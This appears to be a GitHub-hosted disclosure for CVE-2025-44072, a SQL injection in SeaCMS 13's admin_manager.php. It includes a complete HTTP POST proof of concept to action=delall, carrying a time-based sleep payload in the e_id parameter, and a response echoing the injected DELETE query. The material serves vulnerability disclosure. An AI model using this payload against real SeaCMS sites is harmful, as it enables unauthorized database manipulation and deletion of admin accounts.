

202110420106 Update seacms_manage_sql.md 

562f98f · 2 days ago



17 lines (9 loc)...

Preview

Code

Blame


Raw



CVE-2025-44072

Analysis Report:

filename: \SeaCMS_13\Upload\o09sqn\admin_manager.php



Variables are simply concatenated directly into sql statements resulting in sql injection

Verification

Sending a request triggers sql injection

发送 取消 跟随重定向

目标: http://192.168.255.156 HTTP/1

请求

美化 Raw Hex Query params Body params 链接

1 POST /8mrumn/admin_manager.php?action=delall HTTP/1.1

2 Host: 192.168.255.156

3 Cache-Control: max-age=0

4 Upgrade-Insecure-Requests: 1

5 Origin: http://192.168.255.156

6 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0

7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng;q=0.8,application/signed-exchange;v=b3;q=0.7

8 Referer: http://192.168.255.156/8mrumn/admin_data relate.php?action=result

9 Accept-Encoding: gzip, deflate, br

10 Accept-Language: zh-CN,zh;q=0.9

11 Cookie: PHPSESSID=5v93294nu5ruqkd20h6dlsjrh4

12 Connection: keep-alive

13 Content-Type: application/x-www-form-urlencoded

14 Content-Length: 64

15

16 e_id[0]=select sleep(3)) and sleep(4) and id in (100&e_id[1]=300

响应

美化 Raw Hex 页面渲染 链接

1 HTTP/1.1 302 Found

2 Date: Wed, 08 Jan 2025 17:35:58 GMT

3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02

4 X-Powered-By: PHP/7.3.4

5 Expires: Thu, 19 Nov 1981 08:52:00 GMT

6 Pragma: no-cache

7 Cache-Control: private

8 Location: admin_manager.php

9 Keep-Alive: timeout=5, max=100

10 Connection: Keep-Alive

11 Content-Type: text/html; charset=utf-8

12 Content-Length: 157

13

14 select sleep(3)) and sleep(4) and id in (100,300

15 delete from `sea_admin` where id in (select sleep(3)) and sleep(4)

16 and id in (100,300) And id<>

1 And id<>

1'

Inspector

请求属性 2

请求查询参数 1

请求主体参数 2

请求cookies 1

请求头 13

响应头 11

552字节 | 3,033 millis

内存: 304.8MB